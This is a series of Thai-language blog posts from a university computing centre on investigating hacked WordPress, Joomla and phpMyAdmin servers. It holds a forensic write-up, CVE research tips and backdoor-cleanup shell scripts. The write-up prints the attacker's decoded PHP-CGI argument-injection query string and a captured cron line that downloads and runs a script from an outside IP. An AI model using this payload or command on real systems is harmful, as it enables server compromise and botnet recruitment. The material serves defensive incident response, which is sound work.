Category: CMS (Joomla!, Moodle, Wordpress)

  • วิธีตรวจสอบเว็บไซต์ที่โดน Hack #6

    วันนี้ได้รับรายงาน ร้องเรียนจากองค์กรภายนอก ว่ามีเครื่องคอมพิวเตอร์จาก Domain ของ PSU ส่งข้อมูลจำนวนมาก ไปโจมตี ระบบเครือข่ายที่ต่างประเทศ จึงทำการสืบสวน

    เบื้องต้น พบว่า มาจากเครื่อง Web Server ของคณะหนึ่ง ซึ่งเพิ่งย้ายจากเครื่องเดิมซึ่งโดน Hack มาก่อน หวังขึ้นเครื่องใหม่ แล้วทุกอย่างคงจะดีขึ้น … แต่ก็ยังไม่ใช่

    จึงขออนุญาต ผู้ดูแลระบบของคณะ เข้าตรวจสอบ โดยการสร้าง Account แยกต่างหาก และรายงานทุกขั้นตอนการทำงานให้ทราบ

    สิ่งที่พบคือ เป็น Ubuntu และใช้ Apache + PHP + MySQL มีการใช้งาน CMS เป็น WordPress เป็นส่วนใหญ่ แต่มี Joomla แค่หนึ่งเดียว นอกจากนั้น ยังพบว่ามี phpMyAdmin ด้วย

    เริ่มต้นจาก ตรวจสอบตามกระบวนการใน วิธีตรวจสอบเว็บไซต์ที่โตน Hack #4 ก็ไม่พบความผิดปรกติใด

    ผู้ดูแลระบบแจ้งว่า หลังจากทราบข่าว ก็ตรวจสอบทันที มีข้อสังเกต ว่า มี Process แปลกๆ ทำงาน ซึ่งตรวจสอบด้วยคำสั่ง

    ps aux

    ได้ผลว่ามีโปรแกรมแปลกๆ ทำงานในพื้นที่ /tmp และพยายามติดต่อไปภายนอก ดังนี้

    ซึ่งทำงานด้วย User ชื่อ www-data ซึ่ง เป็น Web User ซึ่งผิดปรกติ โดยชื่อโปรแกรมที่ทำงาน ชื่อ

    /tmp/php
    /tmp/pnscan

    ดูจากคำสั่ง สงสัยได้ว่า จะมีการติดต่อไปยังภายนอก เพื่อทำการบางอย่าง …

    จึงตรวจสอบ พบว่าไฟล์ ด้วยคำสั่ง

    stat /tmp/php
    stat /tmp/pnscan

     ได้ผลดังนี้

    /tmp/php ไฟล์สร้างเมื่อประมาณ         2013-12-13 20:22:51
    /tmp/pnscan ไฟล์สร้างเมื่อประมาณ     2013-12-13 20:22:35

     จึงตรวจสอบต่อ ด้วยคำสั่ง

    top

    แล้วเลือกดู เฉพาะ Process ที่ทำงานด้วย www-data โดยกดปุ่ม u แล้ว พิมพ์ www-data

    ได้ผลดังนี้

     จึงเห็น Process แปลกๆ คือ .xx มีเลข PID คือ 24813

     จึงไปดูรายละเอียดว่าไฟล์ดังกล่าว อยู่ที่ใด ด้วยคำสั่ง

    ls -l /proc/24813

    ได้ผลดังนี้

     จึงทราบว่า Process ดังกล่าว ไปเรียกไฟล์จาก /dev/shm/.xx ซึ่งเป็นส่วนพื้นที่ของ Share Memory

    จึงลองใช้คำสั่ง

    ls -la /dev/shm/

     ได้ผลดังนี้

     พบว่า ไฟล์ดังกล่าว สร้างเมื่อเวลาประมาณ 2013-12-13 22:45 และ มีความพยายามจะสร้างอีกไฟล์ ชื่อ .x เมื่อเวลาประมาณ 2013-12-14 11:47

     เพื่อให้เห็นการทำงาน ของ Process ID 24813 ให้ละเอียดยิ่งขึ้น จึงปรับคำสั่ง จาก ps aux เป็น (เพิ่ม we เข้าไป)

    ps auxwe | grep 24813

    เพื่อให้แสดงผล แบบ Wide Output (w) และ แสดง Environment Variable (e) ที่เกี่ยวข้องด้วย ได้ผลดังนี้

     จากคำสั่งนี้ ทำให้ทราบว่า Hacker เรียกมาจาก

     REMOTE_ADDR=193.51.237.2
     QUERY_STRING=%2D%64+%61%6C%6C%6F%77%5F%75%72%6C%5F%69%6E%63%6C%75%64%65%3D%6F%6E+%2D%64+%73%61%66%65%5F%6D%6F%64%65%3D%6F%66%66+%2D%64+%73%75%68%6F%73%69%6E%2E%73%69%6D%75%6C%61%74%69%6F%6E%3D%6F%6E+%2D%64+%64%69%73%61%62%6C%65%5F%66%75%6E%63%74%69%6F%6E%73%3D%22%22+%2D%64+%6F%70%65%6E%5F%62%61%73%65%64%69%72%3D%6E%6F%6E%65+%2D%64+%61%75%74%6F%5F%70%72%65%70%65%6E%64%5F%66%69%6C%65%3D%70%68%70%3A%2F%2F%69%6E%70%75%74+%2D%64+%63%67%69%2E%66%6F%72%63%65%5F%72%65%64%69%72%65%63%74%3D%30+%2D%64+%63%67%69%2E%72%65%64%69%72%65%63%74%5F%73%74%61%74%75%73%5F%65%6E%76%3D%30+%2D%6E
     REQUEST_URI=/cgi-bin/php5


    จากข้อมูล REMOTE_ADDR ข้างต้น ไปค้นหา พบว่า Hacker มาจากประเทศ ฝรั่งเศษ โดยการค้นหาจาก

    http://whatismyipaddress.com/ip/193.51.237.2

     เมื่อข้อมูล QUERY_STRING ซึ่งเป็นข้อมูลแบบ URL Encode ไปผ่านการ Decode จะได้ข้อมูลเป็น

     -d allow_url_include=on -d safe_mode=off -d suhosin.simulation=on -d disable_functions="" -d open_basedir=none -d auto_prepend_file=php://input -d cgi.force_redirect=0 -d cgi.redirect_status_env=0 -n

     และ จาก REQUEST_URI ก็พบว่า Hacker เรียกผ่าน PHP ในแบบ cgi-bin โดยผ่านค่าที่ได้จาก QUERY_STRING ไป ซึ่ง แม้ PHP ตัวหลักของ Web Server จะปิดการ allow_url_include, เปิด safe_mode หรือปิด functions ต่างๆก็ตาม ด้วย Code ข้างต้น ทำให้ Hacker สามารถเรียกใช้สิ่งที่ไม่อนุญาตไว้ได้ทั้งหมด โดยไม่สนใจตัว PHP ของ Web Server เลย

     แต่จากข้อมูลที่ได้มา ทราบแค่ว่า Hacker ใช้วิธีการโจมตีผ่านช่องโหว่ของ PHP ในแบบ cgi-bin เท่านั้น แต่ยังไม่ทราบว่า ไฟล์นี้ มาได้อย่างไร

    จึงค้นหาต่อ โดยการเปิดดูไฟล์ /var/log/syslog ทั้งหมด พบว่า มี User www-data เรียกใช้งาน Cron ซึ่งผิดปรกติด้วย จึง ใช้คำสั่งต่อไปนี้ ตรวจสอบ

    zgrep "www-data" /var/log/syslog*

     ผลที่ได้คือ

     /var/log/syslog.3.gz:Dec 14 11:47:01 phar2 CRON[24799]: (www-data) CMD (/tmp/update >/dev/null 2>&1)var/log/syslog.3.gz:Dec 14 11:47:34 phar2 crontab[24814]: (www-data) REPLACE (www-data)
    /var/log/syslog.3.gz:Dec 14 11:48:01 phar2 cron[1075]: (www-data) RELOAD (crontabs/www-data)
    /var/log/syslog.3.gz:Dec 15 00:00:01 phar2 CRON[29845]: (www-data) CMD (wget -q http://221.132.37.26/scen -O /tmp/sh;sh /tmp/sh;rm -rd /tmp/sh)

     จึงใช้คำสั่ง

     wget -q http://221.132.37.26/scen

     เพื่อเอาไฟล์ชื่อ ‘scen’ จาก Website ดังกล่าวมาดู มีเนื้อหาดังนี้

    ซึ่ง การสร้าง cron นั้น จะไปฝังที่ /var/spool/cron/crontab โดยดูได้จากคำสั่ง

    ls -l /var/spool/cron/crontabs/

    ผลที่ได้คือ

    www-data.cron

    ซึ่ง แม้จะ Reboot เครื่อง หรือ Clear backdoor ต่างๆออกไปแล้ว ก็จะยังมี cron นี้ไปดึง Botnet กลับมาทุกสัปดาห์อยู่ดี

    จึงทำให้ทราบว่า Hacker เริ่มจาก

    1. เอาไฟล์มาวางไว้ใน /tmp ให้ได้ เช่น ชื่อไฟล์ /tmp/update, /tmp/sh หรืออะไรก็แล้วแต่

    2. จากนั้น ไฟล์เหล่านั้น ก็จะไป Download ผ่านโปรแกรมต่างๆ พวกนี้จะเรียกได้ว่าเป็น Botnet  เช่น เครื่องนี้ เป็นโปรแกรมในการ Scan Port เพื่อหาว่าในเครือข่ายปลายทาง มีบริการใดเปิดอยู่บ้างเป็นต้น หรือ จะฝังโปรแกรมแบบ Sniffer ไว้ก็สามารถทำได้เช่นกัน แต่แทนที่จะเก็บไว้ใน Directory ทั่วไป กลับเอาไปไว้ใน /dev/shm ซึ่งเป็น Share Memory ซึ่ง ผู้ดูแลระบบทั่วไป อาจจะไม่ได้ตรวจสอบ

    3. จากนั้นก็สั่ง Execute Botnet เหล่านั้น ให้ทำงานไป

    4. สร้าง crontab ชั่วคราว เพื่อให้ไปเอาโปรแกรมมาใหม่ แบบ Weekly หรือสัปดาห์ละครั้ง ไปเก็บไว้ในไฟล์ชื่อ /tmp/corn แล้วใช้คำสั่ง crontab /tmp/corn เพื่อเอา script ดังกล่าวเข้าทำงานใน Cron ของระบบ แล้ว สั่งทำงาน แล้วลบตัวเองทิ้ง จึงทำให้ ไม่สามารถหา ต้นตอได้ง่ายๆ

     เป็นเหตุให้ เครื่อง Web Server เครื่องนี้ ตกเป็น Botnet ตลอดไปนั่นเอง

     คำถามสำคัญ แล้ว … มันมีช่องโหว่ใด ???

     จึง ทดลองหาดูว่า มีไฟล์ใด /home (ซึ่งเครื่องนี้ ให้ผู้ใช้แต่ละคน สร้าง Website บนพื้นที่ /home ของตนเอง) ว่ามีไฟล์ใดบ้าง ที่มีการสั่งเขียนไฟล์ /tmp/php ด้วยคำสั่ง

     find /home -type f -exec grep '/tmp/php' {} \;

     ผลที่ได้คือ

    ในไฟล์ Documentation.html ของ phpMyAdmin ซึ่งระบุว่า

     และตรวจสอบ พบว่า ในบทความ  Debian: New phpmyadmin packages fix several vulnerabilities แจ้งว่า phpMyAdmin ไม่ได้ตรวจสอบสิทธิ์ให้ดีเพียงพอ จึงทำให้สามารถสร้างไฟล์ใน /tmp/ ได้ และแจ้งว่ามี CVE ที่กล่าวถึงใน วิธีตรวจสอบเว็บไซต์ที่โตน Hack #5 เกี่ยวกับ phpMyAdmin มีช่องโหว่ หมายเลข

    CVE-2008-7251

    CVE-2008-7252

    CVE-2009-4605

     สรุป

    1.ช่องโหว่ครั้งนี้ มาจาก phpMyAdmin ทำให้ Hacker สามารถสร้างไฟล์ใน /tmp ได้ และสามารถสร้าง Cron เพื่อดึง Botnet มาไว้ในเครื่องได้ และทำลายตัวเองทิ้งได้ด้วย

    2. ในอนาตค หากผู้ดูแลระบบ พบว่ามี Process แปลกๆ ให้ดูหมายเลข PID เช่น 24813 ก็ให้เปิด ls -la /proc/24813/ ก็จะทำให้ทราบ ต้นตอของ Process นั้นๆอยู่ที่ใด

    3. การบริหารจัดการ Log File มีความสำคัญอย่างยิ่ง ในระบบนี้ ได้เก็บ Log File ย้อนหลังไว้เพียงพอ ทำให้สามารถค้นหาต้นตอได้

    4. คาถาป้องกันตัว คือ
    “update เป็นนิจ
    ติดตามข่าวสาร
    อย่าเอาแต่เชื่ออาจารย์ (Tools)
    สร้างการป้องกัน
    ขยันอ่าน Log
    เตรียม Block ช่องโหว่
    สุขโขนั่นเป็นเรื่องชั่วคราว
    กรรมระยะยาว ของ SysAdmin”

    ขอให้โชคดี

  • วิธีตรวจสอบเว็บไซต์ที่โดน Hack #5

    จากที่ผ่านมา เราได้เรียนรู้จาก

    วิธีตรวจสอบเว็บไซต์ที่โดน Hack #1
    วิธีตรวจสอบเว็บไซต์ที่โดน Hack #2
    วิธีตรวจสอบเว็บไซต์ที่โดน Hack #3
    วิธีตรวจสอบเว็บไซต์ที่โดน Hack #4

    เราได้แต่ตามแก้ไขปัญหา เมื่อเกิดเรื่องขึ้นกับ Website ของเราแล้ว ถึงเวลาแล้ว ที่เราจะต้อง “Proactive” หรือ ทำงานเชิงรุกกันได้แล้ว

    ในโลกเทคโนโลยี มีคนเก่งๆมากมายที่เขาทุ่มเทเวลา เพื่อค้นหาช่องโหว่ต่างๆ ในที่นี้ กรณีของ Joomla ก็สามารถไปดูได้ที่

    Joomla Developer Network  http://developer.joomla.org/security.html

    จากเวปไซต์ดังกล่าว จะเป็นรายงานอย่างเป็นทางการของ Joomla, สิ่งที่ต้องสนใจ คือ

    • Severity: ความร้ายแรง ถ้าเป็นระดับ High, Critical แสดงว่า ร้ายแรง ต้องแก้ไขทันที

    • Versions: รุ่นของ Joomla ที่ได้รับผลกระทบ (ผู้เป็นเจ้าของ ควรรู้ว่าตัวเองใช้รุ่นใด)

    • Exploit type: ลักษณะของช่องโหว่ เช่น XSS, SQL Injection, RFI, Buffer Overflow และอื่นๆ (จะอธิบายในลำดับต่อไป)

    • Reported Date/Fixed Date : แสดง วันที่ที่ตรวจพบ จนถึงวันที่ Joomla ได้แก้ไขปัญหาดังกล่าว

    • CVE Number: แสดงตัวเลขอ้างอิง สำหรับการตรวจสอบกับระบบรักษาความปลอดภัยต่างๆ ถ้ามีตัวเลข CVE แล้ว แสดงว่าปัญหาดังกล่าวมีการยืนยันว่าเป็นปัญหา และมีคนหาทางแก้ไขปัญหาแล้ว รวมถึง มักจะมี Exploited Tools หรือ เครื่องมือในการทดสอบแล้วด้วย ซึ่ง ก็จะมีพวก Script Kiddie หรือ พวกชอบลองของ เอาไปโจมตีเวปไซต์ต่างๆ ทั้งเพื่อความสนุกสนาน และทำลายล้าง (จะอธิบายในลำดับถัดไป)

    • Description และ Solution: รายละเอียดของปัญหา และแนวทางแก้ไข

    CVE ย่อมาจาก Common Vulnerabilities and Exposures ดูรายละเอียดเพิ่มเติมที่ http://cve.mitre.org/ เรียกได้ว่า เป็น ชื่อทางการของช่องโหว่ โดยมีรูปแบบเป็น CVE-YYYY-NNNN โดยที่ YYYY เป็นปี ค.ศ. ที่ค้นพบช่องโหว่ ส่วน NNNN แสดงลำดับในการค้นพบ ดังนั้น จะมีชื่อได้ 10,000 ชื่อ เช่น CVE-2013-5576 แสดงว่า เป็นช่องโหว่ เกิดขึ้นปี 2013 และเป็นลำดับที่ 5576 ของปีนั้น (แต่ ตั้งแต่ 1 ม.ค. 2014 จะมีการเปลี่ยนแปลงรูปแบบ ตัวเลขตั้งแต่ 0-9999 จะยังใช้ NNNN หรือ 4 Digit เหมือนเดิม แต่เมื่อมากกว่านั้น ก็สามารถขยายไปได้เรื่อยๆ เช่น CVE-0001 แต่เมื่อเกิน 10,000 ก็จะเป็น CVE-10001 หรือใช้ NNNNN เป็น 5 Digit นั่นเอง)

    ปัญหาอยู่ที่ว่า จาก Website ของ Joomla Developer Network มักไม่ค่อยให้รายละเอียดมากนัก จึงขอแนะนำ อีก Website คือ

    http://www.scip.ch/en/?vuldb

    เวปไซต์ดังกล่าว จะแสดงรายการช่องโหว่ต่างๆที่ค้นพบ จัดลำดับเวลาในการเกิดเหตุ และความร้ายแรงได้อีกด้วย

    ในกรณีที่ต้องการค้นหา ปัญหาของ Joomla 2.5 สามารถใช้ Google ช่วยค้นหาได้ โดยการค้นหาด้วยคำต่อไปนี้

    joomla 2.5 site:scip.ch


    จากผลการค้นหา จะพบว่า มีหลายช่องโหว่มาก ลองดูสักหนึ่งรายการ

    http://www.scip.ch/en/?vuldb.9847


    จากภาพ แสดงให้เห็นว่า เป็นช่องโหว่ระดับ Critical ของ Joomla รุ่น 2.5.1 / 3.1.4 ซึ่งทำให้ Hacker สามารถ Upload ไฟล์ Backdoor เข้าไปใน Website ได้ และ ช่องโหว่ดังกล่าว ได้ตัวเลข CVE คือ CVE-2013-5576 พบเมื่อ วันที่ 23 ส.ค. 2013

    นอกจากนั้น ยังแสดงรายละเอียดอื่นๆ ได้แก่ CVSS และ OSVDB ซึ่งจะเป็นการแสดงขนาดของผลกระทบ และความยากง่ายในการโจมตี  ซึ่งจะอธิบายต่อไป

    ต่อไป ลองไปดู รายละเอียดของ CVE-2013-5576 ที่
    http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2013-5576

    จะพบว่า มีคนทำ Exploits ไว้แล้วที่  http://www.exploit-db.com/exploits/27610/

    สำหรับบางช่องโหว่ ก็มีคนไปสร้าง Patch หรือ วิธีแก้ไขให้แล้ว
    จากรุ่น 2.5.13 เป็น 2.5.14 ทำตามนี้
    https://github.com/joomla/joomla-cms/commit/fa5645208eefd70f521cd2e4d53d5378622133d8

    จากรุ่น 3.1.4 เป็น 3.1.5
    https://github.com/joomla/joomla-cms/commit/1ed07e257a2c0794ba19e864f7c5101e7e8c41d2

    CVSS and  OSVDB (เดียวกลับมาเขียนเพิ่มเติม)
    Common Vulnerability Scoring System (CVSS ) เป็นระบบการให้คะแนนช่องโหว่ เพื่อให้สามารถบริหารจัดการ รายละเอียดการคำนวนทั้งหมด ดูได้ที่นี่ http://www.first.org/cvss/cvss-guide.html
    Open Sourced Vulnerability Database (OSDB)

    CWE (Common Weakness Enumeration)

    นอกจากนั้น ยังมีเวปไซต์ ที่เราสามารถดู รายการช่องโหว่ ของ CMS หรือ Software ต่างๆ ได้ที่ CVE Details : http://www.cvedetails.com/

     Joomla มีประวัติช่องโหว่ดังนี้
    http://www.cvedetails.com/vendor/3496/Joomla.html

     Wordpress มีประวัติช่องโหว่ดังนี้
    http://www.cvedetails.com/vendor/2337/Wordpress.html



    Mambo ในอดีต และหยุดพัฒนาไปตั้งแต่ปี 2008 มีประวัติช่องโหว่ดังนี้
    http://www.cvedetails.com/vendor/842/Mambo.html

    หวังว่าจะมีประโยชน์ครับ

  • วิธีตรวจสอบเว็บไซต์ที่โดน Hack #4

    (ตอนนี้ จะเน้นการตรวจสอบ Joomla เป็นหลักครับ)

    จาก “วิธีตรวจสอบเว็บไซต์ที่โดน Hack #3” ซึ่ง เป็นการตรวจสอบเบื้องต้นว่า มีการบุกรุกผ่านช่องโหว่ต่างๆของ Web Server เข้ามาวาง Backdoor หรือไม่ ซึ่ง ตั้งสมมุติฐานว่า Hacker จะเอาไฟล์ .php มาวางไว้ในไดเรคทอรี่ images/stories เท่านั้น

    แต่ความจริงแล้ว … ไม่ใช่เช่นนั้น

    เพราะ Hacker ต้องคิดต่อไปอีกขั้นหนึ่ง คือ ต้องวางไฟล์ Backdoor ไว้ในที่อื่นๆด้วย รวมถึง พยายามแก้ไขไฟล์ .php ของ Joomla เพื่อไม่ให้ผิดสังเกต และเป็นช่องในการกลับเข้ามาในภายหลัง

    ในบทความนี้ เป็นแนวทางปฏิบัติที่พึงดำเนินการ เพื่อการสืบสวน ค้นหา และทำลาย Backdoor ที่อื่นๆ รวมถึง เสนอแนวทางปฏิบัติ เพื่อผู้ดูแลระบบจะได้ทราบว่า มีไฟล์ใดบ้างที่เปลี่ยนแปลง ในอนาคต

    ภาพรวมขั้นตอนการปฏิบัติ

    1. ทำการตรวจสอบไฟล์ .php ใน images/stories แล้วเก็บเป็น List เอาไว้
    2. ดึงไฟล์ Backdoor ที่พบ มาเก็บไว้ก่อน ด้วยคำสั่ง tar
    3. ค้นหาไฟล์ ที่เกิดขึ้นหรือถูกแก้ไข ในเวลาใกล้เคียงกันกับ Backdoor นั้นๆ แล้วเก็บเป็น List เอาไว้
    4. ดึงไฟล์ ต้องสงสัย มาเก็บไว้ก่อน แล้ว ตรวจสอบ เป็นรายไฟล์
    5. ลบไฟล์ Backdoor จาก List ในข้อ 1.
    6. ลบไฟล์ ต้องสงสัย หลังจากการตรวจสอบในข้อ 4.
    7. ตรวจสอบ Web User คือใคร
    8. ค้นหา Directory ที่ Web User จากข้อ 7. ที่สามารถเขียนได้
    9. ค้นหา Backdoor พื้นฐานเพิ่มเติม

    รายละเอียดการปฏิบัติ

    คำสั่งต่อไปนี้ อยู่บนพื้นฐานที่ว่า
    Document Root ของ Web Server อยู่ใน /var/www/ ของแต่ละผู้ใช้
    ดังนั้น ขอให้ปรับเปลี่ยนตามระบบของท่าน

    1. ทำการตรวจสอบไฟล์ .php ใน images/stories แล้วเก็บเป็น List เอาไว้
    ใช้คำสั่งต่อไปนี้

    find /var/www/ -name "*.php" -type f | grep 'images/stories' > /tmp/backdoor.txt

    2. ดึงไฟล์ Backdoor ที่พบ มาเก็บไว้ก่อน ด้วยคำสั่ง tar เพื่อให้ในการตรวจสอบ และภายหลัง

    cat /tmp/backdoor.txt | xargs tar -cvf /tmp/backdoor.tar

    ลองตรวจสอบว่า คำสั่งดังกล่าว เก็บไฟล์ได้จริงหรือไม่ ด้วยคำสั่งต่อไปนี้

    tar -tvf /tmp/backdoor.tar

    3. ค้นหาไฟล์ ที่เกิดขึ้นหรือถูกแก้ไข ในเวลาใกล้เคียงกันกับ Backdoor นั้นๆ แล้วเก็บเป็น List เอาไว้ ให้สร้างไฟล์ ชื่อ findbackdoor.sh แล้วใส่เนื้อหาตามนี้

    #!/bin/sh
    BD="/tmp/backdoor.txt"
    TMP01="/tmp/otherbackdoor.txt"
    DMROOT="/var/www/"
    for f in $(cat $BD) ; do
        echo ":: $f ::"
        fdate=$(stat $f |grep ^Modify|awk '{print $2}')
        fdate2=$(date +%Y-%m-%d --date="$fdate 1 day")
        find $DMROOT -type f -name "*.php" -newermt $fdate ! -newermt $fdate2  >> $TMP01
        echo "------"
        echo ""
    done

    แล้วใช้คำสั่ง

    sh findbackdoor.sh

    โปรแกรมนี้จะทำการค้นหาไฟล์ ที่ถูก “สร้าง/แก้ไข” ในวันที่ backdoor ที่อยู่ใน images/stories ที่พบ และหลังจากนั้น 1 วัน  และ แสดงผลลัพธ์ไว้ในไฟล์ /tmp/otherbackdoor.txt

    4. ดึงไฟล์ ต้องสงสัย มาเก็บไว้ก่อน แล้ว ตรวจสอบ เป็นรายไฟล์

    cat /tmp/otherbackdoor.txt | xargs tar -cvf /tmp/otherbackdoor.tar

    5. ลบไฟล์ Backdoor จาก List ในข้อ 1.
    ซึ่งอยู่ในไฟล์ /tmp/backdoor.txt ด้วยคำสั่ง

    cat /tmp/backdoor.txt | sudo xargs rm -rf

    6. ลบไฟล์ ต้องสงสัย หลังจากการตรวจสอบในข้อ 4.

    คำเตือน ตรวจสอบไฟล์ที่ปรากฏใน /tmp/otherbackdoor.txt ** ทุกไฟล์ ** เพราะ ไม่ใช่ทุกไฟล์ในนี้ จะเป็น Backdoor หากตรวจสอบแล้ว พบว่า ไม่ใช่ ก็ให้ลบบรรทัดนั้น ทิ้งไป ให้ในไฟล์ /tmp/otherbackdoor.txt เหลือแต่ไฟล์ backdoor จริงๆ

    เมื่อมั่นใจแล้ว ลบด้วยคำสั่ง

    cat /tmp/otherbackdoor.txt | sudo xargs rm -rf

    ให้เก็บไฟล์ /tmp/backdoor.tar และ /tmp/otherbackdoor.tar เอาไว้ เพราะในนั้น จะปรากฏ วัน เวลา และรายละเอียดของไฟล์เอาไว้ เพื่อจะใช้ในการ ตรวจสอบหาต้นตอ และช่องโหว่ของระบบต่อไป

    7. ตรวจสอบ Web User คือใคร
    ตั้งสมมุติฐานว่า ท่านใช้ Apache Web Server ซึ่ง จะมีชื่อ Process ว่า httpd หรือไม่ก็ apache (หากใช้ตัวอื่น กรุณาประยุกต์ให้ถูกต้องด้วย) โดยใช้คำสั่ง

    ps aux|egrep -i '(apache|httpd)' > /tmp/webuser.txt

    ผลที่ได้ ให้ดูใน column แรกของไฟล์ /tmp/webuser.txt โดยทั่วไปแล้ว
    CentOS/Fedora/RedHat จะได้เป็น apache
    Linux/Debian จะได้เป็น www-data
    แต่เคยเจอ บางระบบ ให้ user อื่นเป็นคนทำงาน ดังนั้น ให้ตรวจสอบให้เหมาะสมกับระบบตนเองด้วย

    8. ค้นหา Directory ที่ Web User จากข้อ 7. ที่สามารถเขียนได้
    สมมุติ Web User ที่ได้จากข้อ 7. ชื่อ www-data และ Document Root อยู่ที่ /var/www
    ให้ใช้คำสั่งต่อไป เพื่อตรวจสอบว่า มี Directory ใดบ้าง ที่ Web User ดังกล่าวเขียนได้

    find /var/www -user www-data -perm -u+w -type d > /tmp/webuser-dir.txt

    หากพบว่า มี Directory ในไฟล์ /tmp/webuser-dir.txt ให้ ทำการปิด ไม่ให้ Web User นั้นเขียนได้ หรือ เปลี่ยนเป็นของ User อื่นแทน วิธีการนี้ จะทำให้ Hacker ไม่สามารถกลับมาเขียน Backdoor เพิ่มได้อีก

    9. ค้นหา Backdoor พื้นฐานเพิ่มเติม
    ตรวจสอบอีกครั้ง เผื่อจะมี Backdoor อื่นๆซ่อนอยู่ (วิธีการนี้ เป็นเพียง Backdoor ง่ายๆเท่านั้น แต่ดีกว่าไม่ตรวจสอบอะไร)

    find /var/www -name "*.php" -exec egrep -l "eval.*base64_decode" {} \; > /tmp/knownbackdoor.txt


    หาก Google Web Master Tools ซึ่งทางศูนย์คอมพิวเตอร์ดูแล แจ้งว่า มี Website ใด ภายใต้ Domain psu.ac.th ถูก Hack ทางศูนย์คอมพิวเตอร์ ขอดำเนินการตามนี้

